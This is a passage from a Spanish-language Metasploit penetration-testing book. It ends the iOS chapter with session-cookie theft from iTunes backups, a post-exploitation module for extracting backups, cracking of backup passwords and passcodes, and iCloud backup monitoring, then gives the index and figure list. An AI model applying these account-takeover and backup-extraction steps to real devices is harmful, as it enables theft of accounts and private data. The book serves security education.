iCloud certificates and private key	Always, non-migratory
iMessage keys	Always, non-migratory
Certificates and private keys installed by Configuration Profile	Always, non-migratory
SIM PIN	Always, non-migratory

Fig 8.22: Contraseñas almacenas en el *keychain* de *iOS*

Además, aunque muchas aplicaciones no almacenen las contraseñas de manera insegura en el terminal, en muchos casos es posible acceder a *cookies* de sesiones abiertas que abren la puerta de aplicaciones populares como *Facebook*, *Linkedin* o *Dropbox*, lo que permitiría hacer un robo de la cuenta, simplemente con acceder a esos datos en el *backup*.

Por ejemplo, en el caso de *Facebook* y *Linkedin*, sólo hay que buscar los ficheros que se encuentran en estas rutas, copiarlos, y pegarlos en esa misma ubicación de un dispositivo con *jailbreak* donde esté instalado *Facebook* o *Linkedin*, y acceder a la cuenta del dueño del *backup*.

- [Linkedin]/Cookies/Cookies.binarycookies
- [Linkedin]/Preferences/com.linkedin.Linkedin.plist
- [Facebook]/Cookies/Cookies.binarycookies
- [Facebook]/Preferences/com.linkedin.Linkedin.plist





Fig 8.23: Copiando las *cookies* de la aplicación *Linkedin* de un *iOS*

Conocida la importancia de los datos de un *bakcup* de *iOS*, en Metasploit se añadió un módulo de postexplotación para extraer desde una sesión los ficheros de un *backup* de un terminal *iOS* en un sistema operativo comprometido. Cuando se ejecuta el módulo *apple_ios_backup*, éste va a buscar en los directorios por defecto de *Apple iTunes* si existe algún *backup* de usuario y si no es así devolverá un mensaje de '*No users found with an iTunes backup directory*'.

Estos *backups* se guardan por defecto en las siguientes rutas, pero hay que tener en cuenta que el usuario puede decidir cambiar la ubicación de las mismas, lo que implicaría realizar una búsqueda manual de dichos *backups* en el sistema, algo que puede ser tedioso, pero más que recomendable.

Sistema Operativo	Ubicación del backup
Windows XP	c:\Documents and Settings\[Usuario]\Application Data\Apple Computer\MobileSync\Backup
Mac OS X	~/Library/Application Support/MobileSync/Backup
Windows 7	c:\Users\[Usuario]\AppData\Roaming\Apple Computer\MobileSync\Backup

Fig 8.24: Rutas donde se almacena localmente los *backups* de *iOS* en *Windows* y *OS X*

Si el *backup* es de una versión hasta *iOS 4.x*, entonces se puede utilizar el módulo de post-explotación de *post/multi/gather/apple_ios_backupapple_ios_backup* que viene en el repositorio de Metasploit. Sin embargo, si existe un *backup* pero es de versión *iOS 5.X* entonces dará una excepción y no extraerá ningún fichero. Para solucionarlo, se ha parcheado el módulo para que funcione también con los *backups* de *iOS 5*, y para que esto sea así hay que descargar los ficheros del módulo adaptado y situarlos como sigue:

- Descargar *apple_ios_backup.rb* desde la dirección *http://securitylearn.net/wp-content/uploads/tools/msf/apple_ios_backup.rb* y ponerlo en el directorio: */opt/metasploit/msf3/modules/post/multi/gather/*

- Descargar *apple_backup_manifestdb.rb* desde la dirección *http://securitylearn.net/wp-content/uploads/tools/msf/apple_backup_manifestdb.rb* y ponerlo en el directorio */opt/metasploit/msf3/lib/rex/parser/*

Cuando el módulo encuentra un *backup* de *Apple iTunes*, extrae todos los ficheros y los sitúa en la ruta *~/.msf4/loot/* como ficheros de base de datos .db. Sin embargo, si el *backup* del usuario está

cifrado todos los ficheros serán volcados de manera cifrada, por lo que si se quieren extraer los datos primero se debe *crackear* el *backup* de *iTunes*.

Es por ello que si tras hacer la extracción de algunos ficheros, estos aparecen cifrados, lo mejor es volcar el *backup* completo, que pude tener varios Gigabytes de tamaño, y procesarlo en local. Si tiene contraseña de *Apple iTunes*, es decir, una *password* generada por la aplicación *iTunes* para la copia de seguridad, primero habría que utilizar alguna herramienta como *IG's Password Recovery Suite*. Este es un proceso lento, así que si los datos son de vital importancia es posible que sea necesaria la ayuda de algún sistema de *cracking* de *passwords* distribuido.





Fig 8.25: Averiguando la *password* de un *backup* de *iTunes* con IGPRS

Una vez que el *backup* esté descifrado, el siguiente paso sería averiguar el *passcode* del usuario con el que están cifrados los datos del mismo. Para ello se pueden utilizar las herramientas de *iphone-dataprotection* que ayudarán a *crackear* el *passcode* y a volcar el *keychain* del *backup*. Dichas herramientas están disponibles en la siguiente dirección: *http://code.google.com/p/iphone-dataprotection/*

Esto también puede hacerse con herramientas comerciales como *Elcomsoft Phone Password Breaker*. Con las herramientas de *ElcomSoft* no sólo se rompe el *passcode* y es posible ver todos los ficheros del *backup*, sino que en la última versión, tras sacar la contraseña del *Apple ID* del *keychain*, se conectan a *Apple iCloud* para analizar el *backup* constantemente.





Fig 8.26: *Elcomsoft* analiza los *backups* de *iOS* en *iCloud*

Este proceso permitiría a un atacante descargar los cambios en *iCloud* mientras el dueño del terminal *iOS* no sabe ni que ha sido vulnerado, ya que el *backup* se hace automáticamente en la nube y el atacante es allí donde lo analiza.

4. Conclusiones

En este capítulo se han presentado los puntos débiles de la arquitectura de los dispositivos *Apple* con sistema operativo *iOS*. Como se ha podido ver, Metasploit no dispone de muchas herramientas para poder atacar estos sistemas operativos (sólo cuenta con un módulo de postexplotación para buscar *backups* de *iOS* y no está muy perfeccionado). Además el número de *exploits* públicos es muy pequeño para el sistema operativo, y no muy alto para las aplicaciones que vienen de serie.

Sin embargo, la arquitectura de este sistema operativo deja espacios de ataque a las comunicaciones WiFi, GPRS, VPNs, *BlueTooth*, *Mail* o Sistemas SMS que, haciendo uso de los módulos de Metasploit pueden ser atacadas desde el *framework*.

Por otro lado hay que tener presente que, a diferencia de *Android* donde no es posible instalar Metasploit de forma nativa y hay que meter una distribución *Linux* en el terminal, en los equipos *iOS* con *jailbreak* sí que se puede utilizar tanto el *framework* de Metasploit, como S.E.T. e incluso *Fast-Track*, lo que ayudaría a un *pentester* a atacar las oficinas in situ.

Además, muchos usuarios de *iOS* realizan un proceso de *jailbreak* o son descuidados con el lugar en el cual conectan sus dispositivos, por lo que es posible diseñar *malware* a medida o realizar ataques de *JuiceJacking*.

Índice alfabético

0-day 13, 31

A

API 20, 80, 144, 145.
arquitectura 19, 21, 64, 83, 102, 160, 164, 180, 189, 255, 262

B

banner 27, 46, 194, 249
Black Hole 76, 77
buffer 12, 14, 103, 125, 171, 172, 195
bug 11, 251, 257
bytes nulos 13, 18, 190

C

check 32, 68, 163
Client side attack 70
core commands 29, 97

D

DEP 18, 65

E

EIP 171, 195
Eleonore 77
ESP 171, 172, 173
exploitation 164
exploiters 159, 168

F

File-Format 212
fingerprint 21, 39, 47, 227
footprint 25
fuzzers 20, 40

G

gather 113, 114, 115, 260

H

hashes 64, 84, 85, 105, 107, 108, 115, 123, 124, 129, 131, 132, 133, 143

I

Informática 64 210, 211
ingeniero social 197, 198
inline 64
irb 31, 144

J

José Selvi 89, 90, 251

K

Kevin Mitnick 198

L

LM 62, 130, 131

M

MBSA 52, 55
Memdump 195
Metsvc 137
Microsoft SQL Tools 234
Moxie Malinspike 257
Msf tools 160

N

NoNX 65
NOP 21
Nslookup 41
NT 62, 130

O

open source 15, 21

P
PID 102, 119, 135, 142, 151, 195

R
Railgun 112, 144, 145
resource 33, 80, 81, 83, 84, 98
RETN 19, 171, 172
Rogue 84, 85, 86, 252, 254, 255, 256
Rubén Santamarta 73, 74, 76
ruby 244

S
sniffers 20
SQL 12, 14, 77, 225, 227, 234, 235
SQLPwnage 235
SSH 61, 193, 244, 250
staged 64, 168, 169
stager 144, 150
Stdapi 97, 99
system commands 100

T
Tabnabbing 205
Timestomp 104, 105
tokens 21, 107, 108, 114, 122, 123
tutoriales 227, 229, 230, 231

W
WAMP 77, 78
Whois 40
Windows Credential Editor 133, 134
WPA 112

X
XOR 13, 19
XSS 12, 14

Índice de imágenes

Fig 1.01: *Shellcode* generada con *Msfpayload.* ... 13
Fig 1.02: Logo de *Metasploit*... 15
Fig 1.03: Consola de *Metasploit framework*... 16
Fig 1.04: Interfaz gráfica *Armitage*... 16
Fig 1.05: Interfaz web *Metasploit*... 17
Fig 1.06: Interfaz *msfcli*... 17
Fig 1.07: Arquitectura de *Metasploit*... 19
Fig 1.08: Módulos de *Metasploit*... 20
Fig 1.09: Lanzamiento de *msfconsole* con información sobre el *framework*. ... 28
Fig 1.10: Variables de un módulo de *Metasploit*. ... 28
Fig 1.11: Búsqueda de módulos con ciertas características... 29
Fig 1.12: *Show* en función del ámbito con sus opciones. ... 30
Fig 1.13: Conexión mediante *connect* con una máquina *Windows*... 31
Fig 1.14: Cargando un *plugin* en el *framework*. ... 31
Fig 1.15: Verificación, explotación e interacción con sistema remoto... 33
Fig 1.16: Generación de historial de sesión... 33
Fig 1.17: Ejecución de un módulo *auxiliary* con *run*. ... 34
Fig 1.18: Comandos de *Metasploit* con interacción con la base de datos... 34
Fig 1.19: Ejecución de *db_driver*... 35
Fig 1.20: Crear y conectar con la base de datos en *Metasploit*... 35
Fig 1.21: Listado de máquinas almacenados en la base de datos. ... 36
Fig 2.01: Ejecución de *whois* sobre un dominio... 41
Fig 2.02: Recolección de servidores con *nslookup*... 42
Fig 2.03: Esquema de zonas... 42
Fig 2.04: Configuración *nslookup* para probar la transferencia de zonas... 43
Fig 2.05: Consecución de información con transferencia de zona. ... 43
Fig 2.06: Escaneo de tipo *half scan*. ... 44
Fig 2.07: Módulo *xmas auxiliary* de *Metasploit*... 45
Fig 2.08: Modificación de credenciales del usuario *postgres*. ... 49
Fig 2.09: Conexión del *framework* con la base de datos. ... 49
Fig 2.10: Importación de resultados de *nmap* a *Metasploit*... 49
Fig 2.11: Activación de *nessus*... 52
Fig 2.12: Cargar *plugin nessus* en *Metasploit*... 53
Fig 2.13: Consulta de políticas y lanzamiento del escáner. ... 54
Fig 2.14: Creación de base de datos para almacenar información de *nessus*. ... 54
Fig 2.15: Gestión de reportes... 54
Fig 2.16: Conexión a la base de datos y escaneo con *nmap*. ... 57
Fig 2.17: Lanzamiento de *autopwn* sobre un rango de equipos... 57
Fig 2.18: Obtención de sesión inversa con un sistema objetivo. ... 58

Fig 2.19: Listado de políticas y ejecución de un escaneo en función de la política. 58
Fig 2.20: Información sobre el estado del proceso lanzado desde *nessus*. 59
Fig 2.21: Importación de resultados de un reporte de *nessus*. 59
Fig 2.22: Obtención de sesiones con *autopwn*. 59
Fig 2.23: Detección de versión de un servidor FTP. 61
Fig 2.24: Detección de versión de un servidor SSH. 61
Fig 2.25: Detección de versión de sistema operativo y SMB. 62
Fig 3.01: Ejecución de *show payloads*. 65
Fig 3.02: Búsqueda de módulos con el comando *search*. 66
Fig 3.03: Carga del *exploit* y configuración del módulo. 67
Fig 3.04: Carga del *payload* y configuración del módulo. 67
Fig 3.05: Detalle de la conexión de los *payload*. 68
Fig 3.06: Explotación de la máquina *Windows XP SP3 spanish*. 68
Fig 3.07: Configuración escritorio remoto en *Windows* 7. 69
Fig 3.08: Denegación de servicio del escritorio remoto de una máquina *Windows* 7. 69
Fig 3.09: Pantallazo azul de *Windows* 7 tras la denegación de servicio. 70
Fig 3.10: Configuración para la creación del PDF malicioso. 72
Fig 3.11: Configuración del manejador de *Metasploit*. 73
Fig 3.12: Ejecución del PDF por parte de la víctima. 73
Fig 3.13: Obtención de la sesión inversa de *Meterpreter*. 73
Fig 3.14: Carga del módulo *marshaled_punk* para *Apple QuickTime* 7.6.7. 74
Fig 3.15: Configuración del módulo *marshaled_punk*. 75
Fig 3.16: Explotación lograda con el módulo *marshaled_punk*. 75
Fig 3.17: Kit de explotación *Black Hole*. 76
Fig 3.18: Búsqueda de sitios hackeados que distribuyen *malware*. 77
Fig 3.19: Configuración del módulo *browser_autopwn*. 78
Fig 3.20: Inyección de *iframe* en el código de la página web. 78
Fig 3.21: Navegación de la víctima a la web hackeada. 79
Fig 3.22: *Browser_Autopwn* lanzando *exploits*. 79
Fig 3.23: Distribución de *malware*. 79
Fig 3.24: El troyano se conecta al panel de administración. 80
Fig 3.25: Parte de código del *script basic_discovery.rc*. 81
Fig 3.26: Ejecución de sentencias desde el interior del *script*. 82
Fig 3.27: Test de conexión de la base de datos en el *script*. 82
Fig 3.28: Ejecución de *basic_discovery.rc* con error por conexión base de datos. 82
Fig 3.29: Ejecución correcta de *basic_discovery.rc*. 83
Fig 3.30: Ejecución de un *resource script* para MS08-067. 84
Fig 3.31: Captura de *hashes* con *auxiliary/server/capture/smb*. 85
Fig 3.32: Configuración *Rogue DHCP*. 86
Fig 3.33: Configuración de *fakedns*. 87
Fig 3.34: Configuración *exploit/multi/browser/java_signed_applet*. 88
Fig 3.35: Cuadro de diálogo *applet*. 88
Fig 3.36: Obtención sesión inversa del *applet*. 89

Fig 3.37: Actualización automática con *msfupdate*. 91
Fig 3.38: Descarga de *exploit*. 92
Fig 3.39: Adición de un *exploit* a una ruta de *Metasploit*. 92
Fig 3.40: Acceso al *exploit* añadido al *framework*. 93
Fig 4.01: Listado de *core commands* de *Meterpreter*. 97
Fig 4.02: Ejecución de los *background commands*. 98
Fig 4.03: Interacción con el canal creado en un proceso. 99
Fig 4.04: Listado de *file system commands* de *Meterpreter*. 100
Fig 4.05: Subida y descarga de archivos a la máquina vulnerada. 101
Fig 4.06: Listado de comandos para gestión de red con *Meterpreter*. 101
Fig 4.07: Listado de comandos de sistema de *Meterpreter*. 101
Fig 4.08: Listado de comandos para gestionar la interfaz de usuario de *Meterpreter*. 103
Fig 4.09: Listado de comandos relacionados con el micrófono y la webcam. 103
Fig 4.10: Listado de comandos del módulo *priv*. 104
Fig 4.11: Elevación de privilegios en un sistema *Windows XP* vulnerado. 105
Fig 4.12: Volcado de usuarios y *hashes* de la SAM. 105
Fig 4.13: Manipulación de atributos de un fichero en el equipo remoto. 106
Fig 4.14: Visualizar listado de *scripts* disponibles en una sesión de *Meterpreter*. 106
Fig 4.15: Ejecución del *script winenum*. 107
Fig 4.16: Archivos generados por el *script winenum*. 108
Fig 4.17: Habilitar servicio de escritorio remoto con *getgui*. 110
Fig 4.18: Adición del usuario *hacked* al grupo de administradores. 110
Fig 4.19: Conexión mediante escritorio remoto a la máquina vulnerada. 111
Fig 4.20: Proceso automatizado para eliminación y desactivación del servicio RDP. 111
Fig 4.21: Lista de *scripts* de gestión de *post/windows/manage*. 113
Fig 4.22: Listado de *scripts* para recolección de credenciales en la máquina vulnerada. 114
Fig 4.23: Listado de *scripts* para enumerar recursos y propiedades. 114
Fig 4.24: Obtención de *hashes* de dominio para su posterior *cracking*. 115
Fig 4.25: Cracking de *hashes MSCashv*1 con *John The Ripper*. 115
Fig 4.26: Obtención de la consola de *Meterpreter*. 116
Fig 4.27: Intento de elevación de privilegios sin éxito. 116
Fig 4.28: Ejecución del *script post/windows/escalate/bypassuac*. 117
Fig 4.29: Elevación de privilegios con éxito en *Windows* 7. 117
Fig 4.30: Obtención del listado de redes *wireless* de una máquina *Windows* 7. 118
Fig 4.31: Volcado de información sensible de redes *wireless*. 118
Fig 4.32: Ejecución de *multi_meter_inject*. 120
Fig 4.33: Obtención de sesión de *Meterpreter* mediante la utilización de *multi_meter_inject*. 120
Fig 4.34: Listado de módulos para la carga en *Meterpreter*. 121
Fig 4.35: Ejecución de *screengrab* sobre máquina vulnerada. 121
Fig 4.36: Comandos aportados por el módulo *incognito*. 122
Fig 4.37: Impersonalizando *token* con el comando *impersonate_token* del módulo *incognito*. 122
Fig 4.38: Listando *tokens* de la máquina vulnerada. 123
Fig 4.39: Configuración del módulo *auxiliary/server/capture/smb*. 123

Fig 4.40: Ejecución del módulo *auxiliary/server/capture/smb*. 124
Fig 4.41: Obtención de *hashes* sobre el usuario con la sesión en curso. 124
Fig 4.42: Listado de comandos que proporciona el módulo *sniffer* de *Meterpreter*. 125
Fig 4.43: Descarga del contenido del *buffer* del *sniffer* configurado en la máquina vulnerada. 125
Fig 4.44: Ejecución del *sniffer* en remoto. 126
Fig 4.45: Parada del *sniffer* y descarga del archivo PCAP resultante. 127
Fig 4.46: Búsqueda de credenciales en HTTP a través del archivo PCAP. 127
Fig 4.47: Búsqueda de credenciales en FTP a través del archivo PCAP. 128
Fig 4.48: Búsqueda de imágenes y exportación. 128
Fig 4.49: Obtención de los usuarios y *hashes* mediante una sesión de *Meterpreter*. 131
Fig 4.50: Configuración del módulo *exploit/windows/smb/psexec*. 132
Fig 4.51: Suplantación de usuario e inyección de *payload* en la máquina remota. 133
Fig 4.52: Suplantación de credenciales en memoria con *Windows Credential Editor*. 134
Fig 4.53: Acceso a recursos de máquina remota con el usuario suplantado. 134
Fig 4.54: Ejecución de una *shell* remota mediante *psexec* y la suplantación de credenciales. 135
Fig 4.55: Ejecución de *metsvc*. 137
Fig 4.56: Listado de conexiones en la máquina remota con *metsvc* a la escucha en 31337. 137
Fig 4.57: Listado de procesos remotos con *metsvc* presente. 138
Fig 4.58: Apertura del puerto 31337 en el *firewall*. 138
Fig 4.59: Configuración módulo *exploit/multi/handler* para conexión con *metsvc*. 138
Fig 4.60: Ejecución del *script persistence*. 140
Fig 4.61: Configuración de *exploit/multi/handler* para recibir conexiones de *persistence*. 140
Fig 4.62: Conexión recibida por *multi/handler* del agente de *persistence*. 140
Fig 4.63: Configuración y ejecución de *AutoRunScript* con migración en el arranque. 141
Fig 4.64: Intento de migración erróneo y posteriormente satisfactorio. 142
Fig 4.65: Migración a un proceso y arranque del *keyscan*. 143
Fig 4.66: Volcado de pulsaciones de teclado con *keyscan_dump*. 143
Fig 4.67: Ejecución del *script scraper* para la recogida de información. 143
Fig 4.68: Actualización de un *payload shell* a *Meterpreter* mediante el comando *sessions*. 144
Fig 4.69: Ejecución de *railgun* en *Meterpreter*. 145
Fig 4.70: Ejecución de funciones de la API de *Windows* en máquina vulnerada. 145
Fig 4.71: Subida de *malware* a la máquina vulnerada y ejecución de troyano. 146
Fig 4.72: Listado de procesos en la máquina vulnerada tras la ejecución del troyano. 147
Fig 4.73: Configuración de *Hacker Defender*. 147
Fig 4.74: Panel de administración del troyano para manipular la máquina vulnerada. 148
Fig 4.75: Recuperación de un fichero a través del troyano. 148
Fig 4.76: Autoejecución de un fichero RC provocando infección con *persistence*. 149
Fig 4.77: Obtención de una *shell* mediante *persistence*. 150
Fig 4.78: Actualización de *shell* a *Meterpreter*. 151
Fig 4.79: Obtención de la memoria del proceso de *Firefox* en una máquina vulnerada. 152
Fig 4.80: Obtención de credenciales del proceso de *Firefox*. 152
Fig 4.81: Realización del volcado de la memoria RAM de manera remota. 153
Fig 4.82 Descarga del volcado completo de la memoria RAM de la máquina vulnerada. 153

Fig 4.83: Recuperación de conexiones activas del fichero del volcado de la RAM remota. 154
Fig 4.84: Recuperación del listado de procesos del fichero del volcado de la RAM remota. 154
Fig 4.85: Explotación con inyección de *windows/vncinject/reverse_tcp*. 155
Fig 4.86: Obtención de la visión de un escritorio remoto con VNC en la sesión de la víctima. 155
Fig 4.87: Redirección de paquetes a través del comando *portfwd*. 157
Fig 4.88: Petición *http* a través de una máquina vulnerada. 157
Fig 4.89: Captura de *Wireshark* donde se visualiza el origen de la petición. 158
Fig 5.01: *Msf tools* disponibles en *BackTrack* 5. 160
Fig 5.02: Modos de ejecución de *msfcli*. 161
Fig 5.03: Ejecución *msfcli* en modo *summary*. 161
Fig 5.04: Ejecución *msfcli* en modo *options*. 162
Fig 5.05: Ejecución *msfcli* en modo *payloads*. 162
Fig 5.06: Ejecución *msfcli* en modo *targets*. 163
Fig 5.07: Ejecución *msfcli* en modo *check*. 163
Fig 5.08: Esquema básico de la fase de explotación. 165
Fig 5.09: Configuración del servidor con el módulo *browser autopwn*. 166
Fig 5.10: Configuración de *msfcli* para recibir gestionar o recibir sesiones inversas. 167
Fig 5.11: Obtención de una sesión inversa con *msfcli*. 167
Fig 5.12: Modos de ejecución de *msfpayload*. 168
Fig 5.13: Ejecución *Summary* de *msfpayload*. 169
Fig 5.14: Obtención variable en C del *payload windows/adduser*. 169
Fig 5.15: Obtención variable en Ruby del *payload windows/adduser*. 170
Fig 5.16: Obtención de código máquina. 170
Fig 5.17: Estado de la pila en el instante previo de la ejecución de la llamada a *strcpy*. 172
Fig 5.18: Estado de la pila en el instante previo a finalizar la ejecución de la función *strcpy*. 172
Fig 5.19: Localización de una instrucción de salto incondicional a la pila. 173
Fig 5.20: Creación de un ejecutable con el *payload Meterpreter*. 174
Fig 5.21: A la escucha de sesiones inversas con *msfcli*. 175
Fig 5.22: Obtención del control total de una máquina víctima. 175
Fig 5.23: Generación de archivo binario para sistemas *GNU/Linux*. 176
Fig 5.24: Obtención de una *shell* inversa de un sistema operativo *GNU/Linux*. 176
Fig 5.25: Ejecución del paquete DEB en una distribución *Ubuntu*. 178
Fig 5.26: Obtención de una *shell* inversa en un *Ubuntu* a través de un DEB malicioso. 178
Fig 5.27: Resultados del análisis de un ejecutable con un *payload*. 179
Fig 5.28: Listado de codificadores disponibles con *msfencode*. 180
Fig 5.29: Creación de un ejecutable codificado con *msfencode*. 181
Fig 5.30: Obtención de resultados de la codificación simple en Virus Total. 181
Fig 5.31: Obtención de ejecutable con la técnica de codificación múltiple. 182
Fig 5.32: Obtención de resultados en virus total de la técnica de codificación múltiple. 183
Fig 5.33: Icono e información sobre el ejecutable malicioso. 184
Fig 5.34: Creación de ejecutable mediante el uso de la técnica de plantilla personalizada. 184
Fig 5.35: Obtención de resultados del ejecutable con plantilla en Virus Total. 185
Fig 5.36: Información del ejecutable malicioso. 185

Fig 5.37: Creación del ejecutable con plantilla personalizada y sigiloso. 186
Fig 5.38: Ejecución de *puttyCodificado* con apariencia real........ 186
Fig 5.39: Obtención de una sesión inversa de *Meterpreter* mediante ejecutable sigiloso. 187
Fig 5.40: Resultados presentados por virus total para el archivo *puttyCodificado.exe*........ 187
Fig 5.41: Opciones disponibles con la herramienta *msfvenom*........ 189
Fig 5.42: Generación de *shellcode* codificado sin *bytes* nulos........ 190
Fig 5.43: Archivo ejecutable rootkitRevealerCodificado.exe. 191
Fig 5.44: Creación de archivo ejecutable con *msfvenom*. 191
Fig 5.45: Resultados obtenidos de virus total de la creación de ejecutable con *msfvenom*. 192
Fig 5.46: Configuración y ejecución de la aplicación *msfd*. 193
Fig 5.47: Conexión remota al *framework* mediante el uso de *Netcat*. 194
Fig 5.48: Configuración *exploit/multi/handler* a través de *Netcat*. 194
Fig 6.01: Menú de opciones de SET. 199
Fig 6.02: Elección de *Spear-Phishing Attack Vectors*........ 202
Fig 6.03: Elección de *Perform a Mass Email Attack*........ 202
Fig 6.04: Elección de *PDF Embedded EXE Social Engineering*........ 203
Fig 6.05: Elección de *PDF blank*........ 203
Fig 6.06: Elección de *payload* para *PDF Embedded EXE Social Engineering*........ 204
Fig 6.07: *multi/handler* montado por SET........ 204
Fig 6.08: Elección del vector de ataque web 206
Fig 6.09: Elección *de Credential Harvester Attack Method*........ 207
Fig 6.10: Configuración de la clonación de un sitio 207
Fig 6.11: Obtención de credenciales del sitio web falso........ 208
Fig 6.12: Resultado de la clonación del sitio web de *Gmail*........ 208
Fig 6.13: Ejemplo de informe en SET 209
Fig 6.14: Elección del ataque *applet* de JAVA........ 210
Fig 6.15: Clonación del sitio web de Informática 64........ 210
Fig 6.16: Elección de *encoder* para el *payload* que lanzará el *applet* en su ejecución........ 211
Fig 6.17: Visualización del sitio web malicioso con el *applet* visible........ 211
Fig 6.18: Sesión de *Meterpreter* obtenida a través del *applet* de JAVA........ 212
Fig 6.19: Generación de *File-Format Exploit*........ 212
Fig 6.20: Contenido del fichero *autorun*........ 213
Fig 6.21: Listado de *payloads* para la generación de archivos PDF........ 214
Fig 6.22: Menú de *sms spoofing* 215
Fig 6.23: Rutas de las aplicaciones *dnsspoof* y *airbase-ng* 216
Fig 6.24: Modificación de los valores *dnsspoof* y *airbase*........ 216
Fig 6.25: Arrancando el punto de acceso con SET........ 217
Fig 6.26: Configuración del AP falso........ 217
Fig 6.27: Elección de la opción "*QRCode Generator Attack Vector*"........ 218
Fig 6.28: Generación de un *QRCode* malicioso........ 219
Fig 6.29: *QRCode* generado con SET........ 219
Fig 6.30: Menú con las posibilidades del vector de ataque de *PowerShell*........ 220
Fig 6.31: Generación del *script* para la inyección en sistemas *Windows*........ 220

Fig 6.32 Recepción de la sesión de *Meterpreter* tras la ejecución del *script* de *PowerShell*........ 221
Fig 6.33: Ejecución del ataque en una sesión de *PowerShell*........ 222
Fig 6.34: Envenenamiento de la máquina víctima........ 222
Fig 6.35: Ejecución de *dnsspoof* en la máquina del atacante........ 223
Fig 6.36: Navegador de la víctima accediendo al sitio web falso........ 223
Fig 6.37: Modificaciones de *dnsspoof* a las peticiones DNS originales 224
Fig 7.01: Modos de ejecución de *Fast-Track*........ 226
Fig 7.02: Lanzamiento de *Fast-Track* en modo interactivo. 227
Fig 7.03: Ejecución de *Fast-Track* modo consola. 228
Fig 7.04: Configuración del sitio web para interactuar con *Fast-Track*. 229
Fig 7.05: Acceso a *Fast-Track* mediante el navegador web. 230
Fig 7.06: Elección de la opción de tutoriales. 230
Fig 7.07: Tutoriales disponibles en *Fast-Track*........ 231
Fig 7.08: Ayuda sobre una herramienta completa. 231
Fig 7.09: Fichero de configuración de *Fast-Track*. 232
Fig 7.10: Elección de *Autopwn Automation*........ 233
Fig 7.11: Ejecución de orden en *nmap*........ 233
Fig 7.12: Elección del método de conexión cuando se explote una máquina mediante *autopwn*. 234
Fig 7.13: Menú de *SQL Injector*........ 235
Fig 7.14: Menú de *SQL Bruter*........ 235
Fig 7.15: Menú de *SQLPwnage*. 235
Fig 7.16: Configuración de *ARP Spoofing*. 236
Fig 7.17: Elección de payload en Mass Client-Side Attack. 236
Fig 7.18: Ventanas del ataque *Mass Client-Side*. 236
Fig 7.19: Listado de *exploits* por defecto que presenta *Fast-Track*. 237
Fig 7.20: Conversión del binario *nc.exe* a hexadecimal en el archivo *binarypayload.txt*. 238
Fig 7.21: Elección de la opción *Payload Generator*. 238
Fig 7.22: Elección del *payload* para el archivo final. 239
Fig 7.23: Elección del *encoder* para el archivo final. 239
Fig 7.24: Configuración del *payload*. 240
Fig 7.25: Obtención de sesión inversa en la máquina remota........ 240
Fig 8.01: Instalación de *subversion*, *nano* y *wget*. 244
Fig 8.02: Elección de punto de descarga de Metasploit en */private/var*. 244
Fig 8.03: Descarga de *Ruby*........ 245
Fig 8.04: Desempaquetado e instalación de *Ruby*. 245
Fig 8.05: Instalación de *rubygems*. 245
Fig 8.06: Descarga del paquete Metasploit con *wget* desde la web del proyecto. 245
Fig 8.07: Metasploit funcionando en un *iPad*........ 246
Fig 8.08: SET ejecutándose en un *iPhone*. 246
Fig 8.09: Lista de precios de *exploits* en el mercado. 248
Fig 8.10: *InstaStock* de *Charly Miller* que se saltó el *Code-Signing* a través de la *AppStore* 248
Fig 8.11: Versiones de *iKeyGuard* para *iOS* 249
Fig 8.12: Teminales iOS con *jailbreak* en Internet. 250

Fig 8.13: *User-Agent* dejado por un *iPhone* en una conexión Http. 250
Fig 8.14: Lista de expedientes con *exploit* público........ 251
Fig 8.15: Expediente CVE-2010-1797. 251
Fig 8.16: *Address Bar Spoofing* en *iPhone*. 252
Fig 8.17: Con el selector encendido se conectará automáticamente a las redes conocidas. 253
Fig 8.18: Crackeando una *password* PTPP con asleap en *BackTrack*. 255
Fig 8.19: Direcciones MAC WiFi y *BlueTooth* de un *iPhone*. 256
Fig 8.20: Estructura de ataque *man in the middle* a comunicaciones GPRS con una BTS falsas. 256
Fig 8.21: Los altavoces en los hoteles son perfectos para ataques de *Juice Jacking*........ 258
Fig 8.22: Contraseñas almacenas en el *keychain* de *iOS*........ 259
